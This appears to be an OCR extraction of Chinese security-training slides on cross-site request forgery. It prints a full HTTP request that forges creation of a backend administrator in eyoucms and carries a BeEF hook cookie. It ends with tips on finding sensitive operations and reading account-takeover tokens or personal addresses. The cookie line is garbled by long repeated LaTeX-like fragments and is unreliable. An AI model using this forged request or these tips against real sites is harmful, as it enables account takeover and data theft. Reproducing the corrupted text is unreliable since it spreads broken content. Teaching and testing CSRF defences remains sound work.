3	3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0								
4	4 Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8								
5	5 Accept-Language: zh-CN, zh; q=0. 8, en-US; q=0. 5, en; q=0. 3								
6	6 Accept-Encoding: gzip, deflate								
7	DNT: 1								
8	Referer: http://127.0.0.1/eyoucms/login.php?m=admin&c=Admin&a=admin_add⟨=cn								
9	$Cookie: bdshare\_firstime = 1545322813544; \ BEEFHOOK = C1QkJg7gSUzUd07Cqs8Zvq2k14bRoXGIKWdGLDwnKJYENmo0K8NavMOoG0skfKVpzmMTUog0PhhnnuoTable (C1QkJg7gSUzUd07Cqs8Zvq2k14bRoXGIKWdGLDwnKJYENmo0K8NavMOoG0skfKVpzmMTUog0PhhnnuoTable (C1QkJg7gSUzUd07Cqs8Zvq2k14bRoXGIKWdGLDwnKJYENdqq2k14bRoXGIKWdGLDwnKJYENdq2k14bRoXGIKWdGLDwnKJYENdq2k14bRoXGIKWdGLDwnKJYENdq2k14bRoXGIKWdGLDwnKJYENdq2k14bRoXGIKWdGLDwnKJYENdq2k14bRoXGIKWdGLDwnKJYENdq2k14bRoXGIKWdQ2k14bRoXGIKWdQ2k14bRoXGIKWdQ2k14bRoXGIKWdQ2k14bRoXGIKWdQ2k14bRoXGIKWdQ2k14bRoXGIKWdQ2k14bRoXGIKWdQ2k14bRoXGIKWdQ2k14bRoXQ4k14bR$	; UM_distinctid=							
	17a7fba191339c-00a0913dde3df8-1369634a-144000-17a7fba191486c; CNZZDATA1670348=								
	$\verb"cnzz_eid" a 3 D 198156851 - 1625637229 - \texttt{http}\%253A\%252F\%252F127. \ 0. \ 0. \ 1\%252F\%26 ntime\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1625637229; \ \ \textbf{CNZZDATA1277972876} = 508702741 - 1626142385 - \texttt{ntime}\%3D 1626142385 - \texttt{ntime}\%$	ull%7C1628731064;							
	ECS[visit_times]=1; PHPSESSID=k44edf40cncevfmt5r51tv99q2; admin_lang=cn; home_lang=cn; workspaceParam=index%7CAdmin; ENV_GOBACK_UI	RL=							
	%2Feyoucms%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn; ENV_LIST_URL=								
	%2Feyoucms%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn								
10	Connection: close								
11	Upgrade-Insecure-Requests: 1								
12	Content-Type: application/x-www-form-urlencoded								
13	Content-Length: 80								
14									
15	user_name=qwe&password=qwe&password2=qwe&pen_name=&true_name=&mobile=&role_id=-1								



# 骑士cms csrf添加后台账户 专注网安人才实战技能培养







# csrf扩大影响



- 1.操作类型的较量找敏感的信息操作进行测试,因为csrf一旦修复就是全站进行修复
- 2.读取类型的csrf,同样的尽量找敏感信息,最好是账号接管的token信息、个人的地址信息等



# 感谢聆听